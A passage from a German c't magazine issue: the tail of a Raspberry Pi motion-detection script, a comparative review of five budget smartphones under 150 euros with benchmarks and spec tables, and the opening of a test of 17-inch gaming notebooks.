  trigger(GPIO.LOW)
  reaction_clock.reset()
  sleep(1)

def main():
  GPIO.setmode(GPIO.BCM)
  GPIO.setup(CAMLED, GPIO.OUT)
  GPIO.setup(GPIOPORT, GPIO.OUT)
  GPIO.setup(BUZZER, GPIO.OUT)
  try:
    while do_quit == False:
      if motion_detected(): relax()
      else: wake_up()
  except KeyboardInterrupt:
    pass
  GPIO.cleanup()

if __name__ == "__main__":
    main()
```

Das Python-Skript prüft fortlaufend, ob kürzlich auf die Datei /tmp/letzteregung zugegriffen wurde.

© Copyright by Heise Medien

Hannes A. Czerulla

Sparphones

Smartphones für unter 150 Euro mit Quad-Core-Prozessoren, guten Displays und LTE oder Dual-SIM im Test

150 Euro – mehr braucht man für ein vollwertiges Smartphone nicht auszugeben. Wer nicht von allem das Beste haben will, kann Smartphones mit ansehnlicher Ausstattung zu kleinen Preisen ergattern. Im Test stießen wir aber sowohl auf Schnäppchen als auch auf Geräte, von denen man lieber die Finger lässt.

© Copyright by Heise Medien

Aktuelle High-End-Smartphones sind schick, leistungsfähig und kosten gefühlt ein Vermögen. Für das Samsung Galaxy S6 beispielsweise muss man mindestens 650 Euro investieren. Die Hersteller rechtfertigen die Preise mit schnellen Prozessoren, ultrahochauflösenden Displays und edlen Gehäusen aus Glas und Metall. Doch auf diesen Schnickschnack können viele Nutzer verzichten. Ihnen reicht es, wenn das Gerät die klassischen Smartphone-Disziplinen wie Surfen, Fotografieren, Spielen und natürlich Telefonieren beherrscht.

Bereits für unter 150 Euro gibt es Smartphones, die das alles problemlos bewältigen. Sie rechnen mit Quad-Core-Prozessoren und übertragen Daten per HSPA+ oder sogar LTE. Da sie als Betriebssystem Android oder Windows Phone 8.1 nutzen, lassen sich dieselben Apps wie auf ihren High-End-Kameraden installieren. GPS, WLAN und Front- und Rückkameras sind sowieso eingebaut.

Die Smartphones im Test sind eher unbekannte Modelle, da die Hersteller lieber mit ihren Spitzengeräten werben. Das Huawei Ascend Y550 und das Motorola Moto E (2. Gen.) funken beide über den schnellen Mobilfunkstandard LTE, womit theoretisch bis zu 150 MBit/s Downstream möglich sind.

Die drei anderen funken nur über UMTS: das SP-144 von Simvalley – der Hausmarke des Versandhändlers Pearl –, das Wiko Rainbow mit üppigem 5-Zoll-Display mit HD-Auflösung und das Microsoft Lumia 532. Alle drei haben zwei SIM-Slots. Das heißt, man kann die Geräte mit zwei SIM-Karten gleichzeitig betreiben und beispielsweise parallel unter zwei Nummern erreichbar sein. Praktisch ist die Funktion, wenn man sich regelmäßig im Ausland befindet und nicht jedes Mal die Karte austauschen möchte oder einen geschäftlichen und einen privaten Mobilfunkvertrag unterhält. Die Kombination aus LTE und Dual-SIM bietet keines der Geräte und somit muss man sich zwischen den beiden Features entscheiden.

Alle Testgeräte haben hinten und vorne jeweils eine Kamera. Dem Motorola Moto E fehlt allerdings eine Foto-LED, die sonst als Blitz und zur Fokussierung dient, das Simvalley SP-144 muss ohne Autofokus auskommen und das Microsoft Lumia 532 hat weder LED noch Autofokus.

Das Lumia ist das einzige Telefon im Test, das Windows Phone 8.1 anstelle von Android als Betriebssystem nutzt. Auf fast allen anderen Smartphones ist das nicht mehr ganz frische Android 4.4 installiert. Einzige Ausnahme ist das Motorola Moto E, das bereits mit Android 5 läuft.

Die Hersteller haben erfreulich wenig an den Betriebssystemen herumgedoktort und Android größtenteils so belassen, wie es von Google konzipiert ist. Auf den Geräten findet man keine unübersichtlichen Bedienoberflächen und kaum speicherfressende Bloatware. Nur Huawei installiert einen eigenwilligen Launcher, der das App-Menü aus Android verbannt und einfach für jede instal-

Smartphones mit LTE

Huawei Ascend Y550

Für ein Smartphone mit LTE ist das Huawei Ascend Y550 ausgesprochen günstig. Dennoch stammt die Ausstattung nicht aus dem Low-End-Segment. Der Prozessor Snapdragon 410 ist der schnellste im Test, mehr Leistung wünscht man sich nur während der langen Ladezeiten für Apps. Am Display gibt es wenig auszusetzen; die Darstellung ist scharf und der mögliche Blickwinkel reicht aus. Nur die Helligkeit könnte etwas höher sein, obwohl sie bereits die zweithöchste im Test ist.

Sparmaßnahmen sind dennoch zu spüren, beispielsweise bei der Kamera: Über 2 Sekunden braucht sie zum Auslösen, das Shutter-Geräusch ertönt aber schon nach etwa 1 Sekunde. Meist hat man die Kamera dann schon wieder gesenkt und das Foto verwischt. Doch das ist nicht das einzige Problem der Knipse: Selbst bei Studiobeleuchtung verrauschen die Aufnahmen. Weil das Smartphone kräftig nachschärft, tritt das Rauschen noch deutlicher hervor. Zum Rand hin werden die Bilder unscharf und Details kaputtgerechnet. Videos sind noch unschärfer und detailarmer als Fotos.

Beim Tippen auf der Bildschirmtastatur mit haptischem Feedback stört der deutlich zu hörende Vibrationsmotor. Eine SMS zu tippen, ohne dass es andere Anwesende mitbekommen, ist unmöglich. Das Gehäuse-Design könnte kaum unspektakulärer sein. Mängel an der Verarbeitung gibt es aber keine.

Bewertung

- flotte CPU
- LTE
- schlechte Kamera

Motorola Moto E (2. Gen.)

Auf dem Motorola Moto E (2. Gen.) läuft das aktuelle Android 5. Auffälligster Unterschied zu den älteren Versionen der Konkurrenten ist das neue Material-Design mit seinem schlichten zweidimensionalen Look. Auch kann man mit zukünftigen Updates rechnen, da Motorola in der Vergangenheit zuverlässig Aktualisierungen geliefert hat.

Als einziger Testkandidat ist das Moto E voll 64-Bit-fähig – Android 5 kann es und die CPU Snapdragon 410 auch. CPU und GPU lassen fast nie an Leistung vermissen, weswegen das Gerät flink auf Eingaben reagiert. Die 8 Gigabyte interner Flash-Speicher reichen zumindest für ein paar Apps, Musik und Fotos, der Rest muss auf die SD-Karte. LTE rundet den positiven Gesamteindruck ab.

Die Fotoqualität liegt im Mittelfeld: Ein Rotstich dominiert die Aufnahmen und erzeugt die Lichtstimmung eines Herbsttages. Unter künstlichem Licht reduziert sich der rote Teint der Bilder.

Das Gehäuse lässt sich zwar nicht öffnen, aber der Gehäuserahmen entfernen, um die SIM-Karte und den Speicherkarten-Slot freizulegen. Nachdem wir den Rahmen ein paar Mal geöffnet und geschlossen hatten, war er bereits verbogen und schloss nicht mehr bündig. Der Akku ist fest eingebaut.

Bewertung

- Android 5
- LTE
- mäßige Kamera

© Copyright by Heise Medien

Smartphones mit Dual-SIM

Microsoft Lumia 532

Windows Phone 8.1 läuft auf dem Microsoft Lumia 532 flüssiger und gefühlt flotter als Android auf solch leistungsschwachen Prozessoren wie dem eingebauten Snapdragon 200. Die langen Ladezeiten überbrückt das System geschickt mit Animationen. Signifikantes Manko des Betriebssystems gegenüber Android ist die zwar wachsende, aber immer noch kleinere Auswahl an Apps, der Rest ist Geschmacksfrage.

Das Gehäuse, das es unter anderem in knalligem Neon-Grün und Orange gibt, ist pummelig, liegt aber prima in der Hand. Das Display kann mit den knalligen Gehäusefarben nicht mithalten. Es wirkt blass und bei seitlichem Blickwinkel verändern sich sofort Kontrast und Farben. Stets stören Spiegelungen, da die Anzeige recht dunkel ist und Frontscheibe und Bildschirm viel Abstand zueinander haben. In der Sonne ist fast gar nichts mehr zu erkennen. Die Auflösung reicht für eine lesbare Text-Darstellung ohne Pixelkanten. Auf Webseiten mit kleiner Schrift muss man allerdings zoomen.

Extrem spartanisch kommt die Kamera mit Fixfokus und ohne Foto-LED daher. Umso mehr hat uns die Schärfe der Fotos überrascht; sie liegt nur knapp unter dem Niveau der Autofokus-Kameras der Konkurrenten. Bei Tageslicht stimmt die Belichtung und es entstehen brauchbare Aufnahmen, bei künstlichem Licht macht sich ein deutlicher Blaustich bemerkbar.

Bewertung

- flüssig wirkendes System
- kleines, blasses Display
- Kamera nur mit Fixfokus

Simvalley SP-144

Die Digicam des Simvalley SP-144 ist Schrott. Sie produziert partout keine brauchbaren – geschweige denn schönen – Bilder. Die Software-Filter rechnen zuverlässig jegliche Bilddetails und Oberflächenstrukturen kaputt. Eine Wiese beispielsweise ähnelt auf den Fotos einem grünen Teppich mit braunen Flecken. In Baumkronen lassen sich Äste nicht auseinanderhalten und vereinigen sich zu brauner Masse. Dass die Kamera einen Fixfokus hat, gerät angesichts dieser Probleme zur Nebensache.

Aber auch der Rest des Gerätes kann nicht begeistern. Der Bildschirm spiegelt sogar in Innenräumen und ist draußen kaum noch abzulesen. Auf Multitouch-Gesten, beispielsweise zum Zoomen, reagiert der Browser unzuverlässig.

Mit Arbeitsspeicher knausert der Hersteller und baut nur 512 Megabyte ein. Apps starten deutlich langsamer als auf Geräten mit 1 Gigabyte RAM und Ladezeiten sind mehrere Sekunden lang. Wegen des kleinen Arbeitsspeichers verweigerten alle unsere Benchmarks den Dienst. 3D-Spiele aus Google Play stürzen regelmäßig ab. Während Androids Bedienoberfläche flüssig übers Display gleitet, stockt und ruckelt es auf Webseiten.

Besonders schwachbrüstig ist der Akku mit 1500 mAh und die Laufzeiten fallen entsprechend kurz aus. Andere Geräte im Test halten mehr als doppelt so lange durch.

Bewertung

- nutzlose Kamera
- wenig RAM
- kurze Laufzeiten

Wiko Rainbow

Mit 5 Zoll Display-Diagonale zeigt das Wiko Rainbow außergewöhnlich viel Bildfläche für diese Preisklasse. Die HD-Auflösung führt zu einer hohen Pixeldichte von fast 300 dpi und einer entsprechend scharfen Darstellung. Farben und Kontraste verändern sich kaum, wenn man von der Seite auf die Anzeige schaut und 338 cd/m^2 Helligkeit machen den Bildschirm auch bei Sonnenschein ablesbar.

Auch die Kamera mit 8 Megapixel überzeugt: Natürliche Farben und gute Belichtung machen die Fotos aus. Der mäßige Detailgrad und das etwas zu starke Rot bei Kunstlicht stören kaum. Die Videos in Full-HD-Auflösung sind die einzigen ansehnlichen im Testfeld. Da kein Bildstabilisator an Bord ist, braucht man aber eine ruhige Hand zum Drehen.

Der Quad-Core-Prozessor von Mediatek gehört zwar nicht zu den schnellsten seiner Zunft, liefert aber meist genug Leistung für flüssige Bedienung und erträgliche Ladezeiten. Trotz des großen Gehäuses ist der Akku mit 2000 mAh nicht stärker als bei den kompakteren Geräten. Da das große Display mehr Energie verbraucht, fallen die Laufzeiten entsprechend kurz aus.

Über UMTS sind nur bis zu 21 MBit/s im Downstream möglich. Für etwa 160 Euro erhält man das Wiko Rainbow mit LTE statt Dual-SIM. Beide Varianten sind in sieben verschiedenen Farben erhältlich.

Bewertung

- großes, helles HD-Display
- gute Kamera
- kurze Laufzeiten

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Medien

Während preiswerte Smartphones wie das Wiko Rainbow (links) fast schon Kompaktkameras Konkurrenz machen, produzieren Geräte wie das Simvalley SP-144 unbrauchbaren Pixelbrei. (Fotos vergrößert)

lierte App eine Verknüpfung auf dem Startbildschirmen anlegt – iOS lässt grüßen.

Für die preiswerten Geräte sollte man keine Betriebssystem-Updates erwarten; meist behandeln die Hersteller die Einstiegsmodelle stiefmütterlich und konzentrieren sich auf die bekannteren Smartphones. Aktualisierungen sind nur für das Microsoft Lumia 532 und Motorola Moto E zu erwarten. Microsoft hat angekündigt, für alle Windows-Phones mit mindestens 1 Gigabyte RAM ein Update auf Windows 10 zu liefern.

64 Bit und SD-Karten

Bis auf das Simvalley SP-144 mit 512 Megabyte haben alle Geräte 1 Gigabyte Arbeitsspeicher eingebaut. Zwar dauert das Starten von Apps spürbar länger als auf Smartphones mit 2 oder mehr Gigabyte, der Speicher reicht aber ansonsten, um beispielsweise ein paar Anwendungen im Hintergrund laufen zu lassen. Was mehr stört, sind die kleinen Flash-Speicher von 4 Gigabyte im Rainbow, SP-144 und Y550. Sobald man auch nur eine Grundausstattung an Apps installiert, ist der Speicher voll. Für größere Spiele, Musik und Filme ist sowieso kein Platz. Nur in das Moto E und das Lumia 532 haben die Hersteller 8 Gigabyte eingebaut. Das ist zwar in Zeiten von HD-Filmen, Digitalfotos und 3D-Spielen auch nicht viel, aber immerhin passen etwas Musik, ein paar Bilder und auch etwas größere Apps darauf. In alle Testgeräte kann man eine MicroSD-Karte mit bis zu 128 Gigabyte einsetzen. Sie muss allerdings im Dateiformat FAT32 formatiert sein; nur das Windows Phone Lumia 532 unterstützt auch vollständig exFAT. Um Apps auszulagern, eignen sich die Speicherkarten nur eingeschränkt, da nicht alle Programme das Verschieben erlauben.

Vier CPU-Kerne findet man in allen Testgeräten. Die Prozessoren des Rainbow und des SP-144 stammen von MediaTek, die restlichen drei Geräte laufen mit Qualcomm-Chips. Der Qualcomm Snapdragon 410 im Y550 und Moto E ist den anderen CPUs leistungsmäßig leicht überlegen und kann mit 64 Bit rechnen. Der Snapdragon 200 des Lumia 532 ist die langsamste Recheneinheit im Test und der MediaTek MT6582 liegt im Mittelfeld.

Einen Schönheitswettbewerb gewinnt keines der Geräte. Sie sind als Gebrauchsgegenstände konzipiert und sehen auch so aus – abgesehen von ein paar knallbunten Farbvarianten. Wer sein Smartphone nicht als Mode-Accessoire oder Prestigeobjekt sieht, wird mit den Designs aber kein Problem haben.

Fazit

Grundsätzlich sind die preiswerten Smartphones im Test für alle Aufgaben gerüstet. Im Vergleich zu teureren Modellen muss man hauptsächlich auf Komfort verzichten. Ein Beispiel sind die Displays: Um News zu lesen oder ein YouTube-Video zu schauen, reichen die niedrigen Auflösungen der Testkandidaten. Mit Full-HD-Auflösung müsste man lediglich auf Webseiten seltener zoomen. Ein weiteres Beispiel sind die Prozessoren und die RAM-Ausstattung: Selbst für 3D-Spiele mit reduzierten Details reicht die Leistung. Mit High-End-Prozessoren würden Apps aber schneller starten. Ob dieser Komfortgewinn mehrere hundert Euro wert ist, muss jeder selbst entscheiden. Schnappschüsse sind mit den meisten Kameras im Test möglich, die Qualität reicht aber nicht, um beim nächsten Urlaub die Kompakt- oder Systemkamera zu Hause lassen zu können. Die Sprachqualität beim Telefonieren war bei allen Geräten zufriedenstellend, aber nirgends überraschend gut. Fürs Freisprechen in lauter Umgebung sind die meisten Lautsprecher zu leise und klirren bei hoher Lautstärke unangenehm.

Ein Rundum-sorglos-Paket war bei den getesteten Telefonen nicht dabei. Es fängt

50-Euro-Smartphones: Schnäppchen oder Schrott?

Es geht noch billiger: Android-Geräte wie das Samsung Galaxy Pocket 2 oder Archos 35b Titanium kosten gerade mal um die 50 Euro. Grundsätzlich verfügen sie über die Ausstattung, die ein modernes Smartphone ausmacht: HSPA+-Modem, Kamera, Bluetooth und sogar einen Speicherkarten-Slot.

Als vollwertiges Smartphone sollte man sie aber dennoch nicht betrachten, denn ihre Makel sind bereits an den technischen Daten abzulesen: Die Bildschirme mit bestenfalls 480 × 320 Pixeln lassen jeglichen Komfort bei der Bedienung vermissen. Links auf Webseiten zu treffen wird zum Glücksspiel. Texte erscheinen ohne Zoom unlesbar pixelig. Zoomt man hinein, passen nur noch wenige Buchstaben gleichzeitig in eine Zeile, sodass man ständig scrollen muss. Messenger-Apps wie WhatsApp laufen zwar, auf der winzigen Bildschirmtastatur vertippt man sich aber ständig. Hinzu kommen lahme Dual-Core-Prozessoren gepaart mit nur 512 Megabyte Arbeitsspeicher – eine App zu starten, kann mehrere Sekunden dauern, zwischen laufenden Programmen hin- und herzuwechseln noch länger.

Bereits für 10 Euro mehr bekommt man Geräte wie das brauchbarere Huawei Y330, das zwar auch nur einen Dual-Core-Prozessor und 512 MByte RAM hat, aber immerhin mit einem 4-Zoll-Display mit 800 × 480 Pixel ausgestattet ist. Das alleine vereinfacht die Bedienung der Smartphones ungemein.

Nur wer sowieso bloß ein klassisches Handy zum Telefonieren und Simsen kaufen wollte, kann sich überlegen, zu einem 50-Euro-Smartphone zu greifen. Für alle, die wirklich nach einem Smartphone suchen, heißt es: Hände weg! Geben Sie lieber ein klein bisschen mehr aus oder greifen Sie gleich zu einem Gerät aus unserem Test.

© Copyright by Heise Medien

schon mit der Entscheidung zwischen LTE und Dual-SIM an. Wobei beide Techniken für die wenigsten Nutzer essenziell sein dürften. Den besten Gesamteindruck hinterließen das Wiko Rainbow und das Motorola Moto E (2. Gen.). Das Rainbow überzeugt mit großem HD-Display und der besten Kamera, das kompaktere Moto E beherrscht LTE, läuft mit aktuellem Android, hat die längsten Laufzeiten und einen flinken Prozessor. Einzige Schwäche ist die Kamera.

Das Huawei Ascend Y550 ist dem Moto E sehr ähnlich, produziert aber noch schlechtere Fotos und hat kürzere Laufzeiten. Falls die Kamera bei der Kaufentscheidung keine große Rolle spielt und gerade kein Moto E im Angebot ist, kann man auch zum Y550 greifen. Einzig das Simvalley SP-144 erlaubt sich einen Fauxpas nach dem anderen und ist nicht zu empfehlen.

Wer das System von Microsoft bevorzugt, bekommt mit dem Lumia 532 ein Smartphone, das nur 100 Euro kostet und den Android-Konkurrenten technisch unterlegen ist. Mit der Low-Budget-Hardware kommt Windows Phone aber besser zurecht als Android. Für 10 Euro mehr bekommt man bereits das Lumia 630 mit schnellerem Prozessor und größerem, höher auflösendem Display – der Aufpreis lohnt sich. Allerdings hat das Lumia 630 nur 512 Megabyte RAM und erhält deswegen wahrscheinlich keine Aktualisierung auf Windows 10. (hcz@ct.de)

Literatur

[1] Achim Barczok, Ungleiche Geschwister, Nokia Lumia 630, 635 und 930 im Test, c't 18/14, S. 152

[2] Hannes A. Czerulla, Darfs noch etwas weniger sein?, Dual-SIM-Smartphone Motorola Moto G (2. Gen.), c't 25/14, S. 56

Benchmarks

Modell	Chipsatz / Prozessorkerne / Takt	Grafikchip	Coremark (Singlethread) besser ▶	Coremark (Multithread) besser ▶	GFXBench 2.7 T-Rex HD [fps] besser ▶	GFXBench 2.7 T-Rex HD offscreen [fps] besser ▶	3DMark Ice Storm Unlimited besser ▶
Huawei Ascend Y550	Qualcomm Snapdragon 410 / 4 / 1,2 Ghz	Qualcomm Adreno 306	3108	12432	15	5	4606
Motorola Moto E (2. Gen.)	Qualcomm Snapdragon 410 / 4 / 1,2 GHz	Qualcomm Adreno 306	3268	12911	13	5	4506
Wiko Rainbow	MediaTek MT6582 / 4 / 1,3 GHz	ARM Mali-400	2884	11511	7	4	2868
Benchmarks auf Lumia 532 und SP-144 nicht lauffähig							

Smartphones für unter 150 Euro

Modell	Huawei Ascend Y550	Microsoft Lumia 532	Motorola Moto E (2. Gen.)	Simvalley SP-144	Wiko Rainbow
Ausstattung					
Betriebssystem	Android 4.4.4	Windows Phone 8.1	Android 5.0.2	Android 4.4.2	Android 4.4.2
Prozessor / Kerne / Takt	Qualcomm Snapdragon 410 / 4 / 1,2 GHz	Qualcomm Snapdragon 200 / 4 / 1,2 GHz	Qualcomm Snapdragon 410 / 4 / 1,2 GHz	MediaTek MT6582 / 4 / 1,3 GHz	MediaTek MT6582 / 4 / 1,3 GHz
Grafik	Qualcomm Adreno 306	Qualcomm Adreno 302	Qualcomm Adreno 306	ARM Mali-400	ARM Mali-400
Arbeits- / Flash-Speicher (frei)	1 GByte / 4 GByte (1,6 GByte)	1 GByte / 8 GByte (4,61 GByte)	1 GByte / 8 GByte (5 GByte)	512 MByte / 4 GByte (2,54 GByte)	1 GByte / 4 GByte (2,32 GByte)
Wechselspeicher / maximal	MicroSDXC / 128 GByte[1]	MicroSDXC / 128 GByte	MicroSDXC / 128 GByte[1]	MicroSDXC / 128 GByte[1]	MicroSDXC / 128 GByte[1]
WLAN / Dual-Band	IEEE 802.11 b/g/n / –	IEEE 802.11 b/g/n / –	IEEE 802.11 b/g/n / –	IEEE 802.11 b/g/n / –	IEEE 802.11 b/g/n / –
Bluetooth / NFC / GPS	4.0 / – / ✓	4.0 / – / ✓	4.0 / – / ✓	4.0 / – / ✓	4.0 / – / ✓
mobile Datenverbindung[2]	LTE (150 MBit/s Down, 50 MBit/s Up), HSPA (42,2 MBit/s Down, 5,76 MBit/s Up)	HSPA (42,2 MBit/s Down, 5,76 MBit/s Up)	LTE (150 MBit/s Down, 50 MBit/s Up), HSPA (42,2 MBit/s Down, 5,76 MBit/s Up)	HSPA (21 MBit/s Down, 5,76 MBit/s Up)	HSPA (21 MBit/s Down, 5,76 MBit/s Up)
Dual-SIM	–	✓	–	✓	✓
Akku / austauschbar	2000 mAh / ✓	1560 mAh / ✓	2390 mAh / –	1500 mAh / ✓	2000 mAh / ✓
Abmessungen (H × B × T)	13,4 cm × 6,8 cm × 1 cm	11,9 cm × 6,5 cm × 1,3 cm	13 cm × 6,7 cm × 1,2 cm	13,3 cm × 6,7 cm × 1 cm	14,6 cm × 7,6 cm × 1 cm
Gewicht	150 g	134 g	146 g	140 g	166 g
Farbvarianten	schwarz, weiß	schwarz, weiß, grün, orange	schwarz, weiß	schwarz	schwarz, weiß, gelb, türkis, violett, rosa, rot
Kamera-Tests					
Kamera-Auflösung Fotos / Video	2592 × 1944 (5 MPixel) / 1280 × 720	2592 × 1936 (5 MPixel) / 848 × 480	2560 × 1920 (4,9 MPixel) / 1280 × 720	2560 × 1920 (4,9 MPixel) / 1920 × 1080	3264 × 2448 (8 MPixel) / 1920 × 1088
Auto- / Touchfokus / Fotoleuchte (Anzahl)	✓ / ✓ / ✓ (1)	– / – / –	✓ / ✓ / –	– / – / ✓ (1)	✓ / ✓ / ✓ (1)
Frontkamera-Auflösung Fotos / Video	1600 × 1200 / 1280 × 720	640 × 480 / 640 × 480	640 × 480 / 640 × 480	640 × 480 / 640 × 480	1600 × 1200 / 640 × 480
Display-Messungen					
Technik / Größe (Diagonale)	IPS / 9,9 cm × 5,6 cm (4,5 Zoll)	IPS / 8,7 cm × 5,2 cm (4 Zoll)	IPS / 9,9 cm × 5,6 cm (4,5 Zoll)	IPS / 9,9 cm × 5,6 cm (4,5 Zoll)	IPS / 11,1 cm × 6,2 cm (5 Zoll)
Auflösung / Seitenverhältnis	854 × 480 Pixel (220 dpi) / 16:9	800 × 480 Pixel (234 dpi) / 16:9	960 × 540 Pixel (247 dpi) / 16:9	854 × 480 Pixel (219 dpi) / 16:9	1280 × 720 Pixel (293 dpi) / 16:9
Helligkeitsregelbereich / Ausleuchtung	14 … 245 cd/m² / 88 %	54 … 219 cd/m² / 95 %	23 … 231 cd/m² / 97 %	32 … 257 cd/m² / 79 %	41 … 338 cd/m² / 89 %
Laufzeit-Messungen					
Video (200 cd/m²)	8 h	k. A.	11,7 h	4,2 h	5,9 h
Video (max. Helligkeit)	8,2 h	6,3 h	9,2 h	3,7 h	4,1 h
3D-Spiel (200 cd/m²)	3,6 h	2,1 h	5,6 h	k. A.	2,5 h
WLAN-Surfen (200 cd/m²)	12,3 h	10,3 h	12,7 h	5 h	5,3 h
Bewertung					
Bedienung / Performance	⊕ / ⊕	⊕ / ○	⊕ / ⊕	○ / ○	⊕ / ⊕
Ausstattung Software / Hardware	⊕ / ⊕	⊕ / ⊖	⊕⊕ / ⊕	⊕ / ⊖	⊕ / ⊕
Display	⊕	○	⊕	○	⊕⊕
Laufzeit	⊕	○	⊕⊕	⊖	⊖
Kamera Fotos / Videos	○ / ○	⊕ / ○	⊕ / ○	⊖ / ⊖	⊕⊕ / ⊕⊕
Preise					
Preis	110 €	100 €	130 €	140 €	140 €

[1] nur mit FAT32 [2] Herstellerangabe

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe

© Copyright by Heise Medien

Florian Müssig

Spielkisten

17-Zoll-Notebooks mit leistungsstarken Grafikchips

Spieler brauchen leistungsstarke Hardware, doch für aktuelle Blockbuster ist ein Desktop-PC keinesfalls Pflicht: High-End-GPUs für Notebooks bieten genug 3D-Power, um ruckelfrei in detaillierte Spielewelten abzutauchen. Wir haben sechs potente 17-Zoll-Notebooks mit Core-i7-Vierkernen und GeForce-GPUs auf den Prüfstand gestellt.

Gaming-Notebooks sind Kraftmeier, noch schnellere Hardware gibt es in Mobilrechnern nicht. Die nötige Kühlung macht sie zwar vergleichsweise schwer und klobig, aber dennoch sind sie Notebooks: Sie nehmen Platz nur auf, aber nicht unter dem Schreibtisch weg und lassen sich zudem schnell zur Seite räumen oder mitnehmen.

Wir haben sechs Notebooks mit 17-Zoll-Bildschirmen und den derzeit schnellsten Grafikchips getestet – 17 Zoll, weil man damit viel Bildfläche vor sich hat und ohne Zusatz-Monitor auskommt. Im Labor eingefunden haben sich das Asus G751JT, das Dell Alienware 17 R2, das Medion Erazer X7833, das MSI GT72 sowie die Schenker-Geräte XMG P705 und XMG U705. Sie kosten zwischen 1600 und 3000 Euro.

Grafikleistung

In den Probanden kommen die Grafikchips GeForce GTX 965M, GTX 970M oder GTX 980M zum Einsatz. Diese sind die derzeitigen mobilen High-End-GPUs von Nvidia und damit das, was man im Notebook braucht, wenn man aktuelle Shooter und andere Spiele mit detailreichen 3D-Welten spielen möchte. AMD-Grafikchips spielen in dieser Leistungsklasse keine Rolle mehr (siehe Kasten rechts).

Selbst die im Testfeld schwächste GPU namens GTX 965M reicht für die Full-HD-Auflösung der Notebook-Bildschirme aus, ohne dass man die Detailregler auf niedrigen Stufen belassen müsste. Das Flaggschiff GTX 980M schafft viel mehr Details, bevor es zu Rucklern kommt; die GTX 970M liegt dazwischen.

Wer angesichts der Modell-Nummer 970 die Stirn runzelt: Mit der GTX 970 für Desktop-PCs und deren Problemen rund um den segmentierten Speicher [1] hat die GTX 970M nichts zu tun. Mobil-GPUs sind angesichts der thermischen Limitierungen, wie sie in Notebooks üblich sind, gegenüber Desktop-GPUs abgespeckt. So hat die GTX 980M nur 1536 statt 2048 Shaderkerne (GTX 980), die GTX 970M lediglich 1280 statt 1536 Shader (GTX 970) – und jeweils auch niedrigere Taktraten. Die Mobil-Ableger liefern somit bei gleicher Modellnummer rund ein Drittel weniger Leistung ab. Das ist verschmerzbar, denn die Desktop-Karten müssen ja auch für Auflösungen jenseits von Full HD ausreichen.

Fit für jetzt und später

In den Geräten von Asus, Dell und Medion sowie in Schenkers XMG P705 stehen 4 GByte (GTX 980M, 256-Bit-Interface) beziehungsweise 3 GByte (GTX 970M, 192-Bit-Interface) GDDR5-Speicher zur Verfügung. Beim zweiten Schenker-Gerät XMG U705 und bei MSI gibt es die GTX 980M mit 8 GByte Grafikspeicher und die GTX 970M mit 6 GByte – mehr als bei den Desktop-Geschwistern. Die GTX 965M gibt es je nach Notebook mit 2 oder 4 GByte Grafikspeicher. Der größere Speicher hilft zwar nicht bei der Performance, wohl aber bei der Darstellungsqualität, weil die Spiele dann auf besonders hochauflösende Texturen zurückgreifen können – und künftig wird der Speicherbedarf weiter steigen.

Alle drei Nvidia-GPUs basieren auf der erst letzten Herbst erschienenen Maxwell-2.0-Architektur, die neue Grafikeffekte wie Voxel Global Illumination (VXGI) unterstützt und damit künftig möglicherweise alle Direct3D-12-Anforderungen. Mit Sicherheit lässt sich Letzteres derzeit nicht sagen, weil Microsoft bislang keinen detaillierten Spezifikationskatalog für die mit Windows 10 kommende Schnittstelle veröffentlicht hat.

Weil die 3D-Anforderungen künftiger Spiele unabhängig von der Schnittstellenkompatibilität steigen werden, lohnt es sich, im Zweifelsfalle lieber zum schnelleren GPU-Modell zu greifen, sofern das eigene Budget mitspielt: Anders als bei Desktop-PCs kann man die wenigsten Notebooks später aufrüsten. Wenn es ausnahmsweise doch Aufrüstmöglichkeiten gibt, so sind diese teuer und umständlich.

GPU, wechsle dich

MSI bietet für ältere GT72, die beispielsweise noch mit GeForce GTX 880M verkauft wurden, Upgrade-Kits mit neueren GPUs an. Das Upgrade auf die GTX 970M kostet 570 Euro, das auf die GTX 980M sogar satte 900 Euro. Im Paket liegt dann außer dem Grafikmodul im MXM-Format auch ein neuer Kühlkörper. Zudem gibt es BIOS-Updates, damit die neueren Grafikkarten korrekt erkannt werden. Den Umbau muss man entweder selbst vornehmen oder gegen Aufpreis von einem Händler durchführen lassen. Ob es in ein bis zwei Jahren auch Upgrade-Kits mit dann aktuellen GPUs für jetzt gekaufte GT72 geben wird, ist nicht bekannt.

Auch andere Notebook-Hersteller verwenden MXM-Module, doch ein Umbau ohne offizielle Freigabe geschieht immer auf eigenes Risiko. Der alte Kühler kann beispielsweise mechanisch nicht mehr passen oder zu schwach dimensioniert sein, weil es unterschiedliche MXM-Layouts und -Leistungsklassen gibt. Anders als eine Desktop-Grafikkarte enthält ein MXM-Modul zudem keine Monitorausgänge. Erkennt das BIOS das Modul nicht, so ist nicht gesagt, dass das interne Display oder die Monitorausgänge am Notebook einwandfrei funktionieren. Wir raten daher grundsätzlich von Umbauversuchen auf eigenes Risiko ab.

Dell geht beim Alienware 17 einen anderen Weg: Über einen proprietären Anschluss an der Rückseite und ein knapp 2 Meter langes Spezialkabel kann eine Zusatzbox namens Grafikverstärker angeschlossen werden. Sie enthält ein eigenes 460-Watt-Netzteil und bietet Platz für eine Desktop-Grafikkarte in Dual-Slot-Breite. Das lässt dem Notebook mehr 3D-Power angedeihen – sei es schon jetzt oder erst künftig. Der Grafikverstärker kostet ohne Grafikkarte 250 Euro und wiegt leer dreieinhalb Kilo.

Im Test klappte das Zusammenspiel mit einer GeForce GTX 980 problemlos: Das von ihr berechnete Bild kann auf dem Notebook-Bildschirm oder einem ex-

Und AMD?

AMD spielt bei leistungsstarken Gaming-Notebooks keine Rolle mehr. Das aktuelle Grafik-Flaggschiff Radeon R9 M290X klingt nach aktueller GPU-Technik, hat aber inklusive Taktraten dieselben technischen Spezifikationen wie die anno 2013 vorgestellte Radeon HD 8970M [4] – und diese war wiederum nur eine noch ältere Radeon HD 7970M mit 50 MHz mehr Boost-Takt. Dieser Stillstand bei der 3D-Power hat gravierende Auswirkungen: Die R9 M290X muss sich der GeForce GTX 965M geschlagen geben, die im Nvidia-Portfolio nur schnellere Mittelklasse ist.

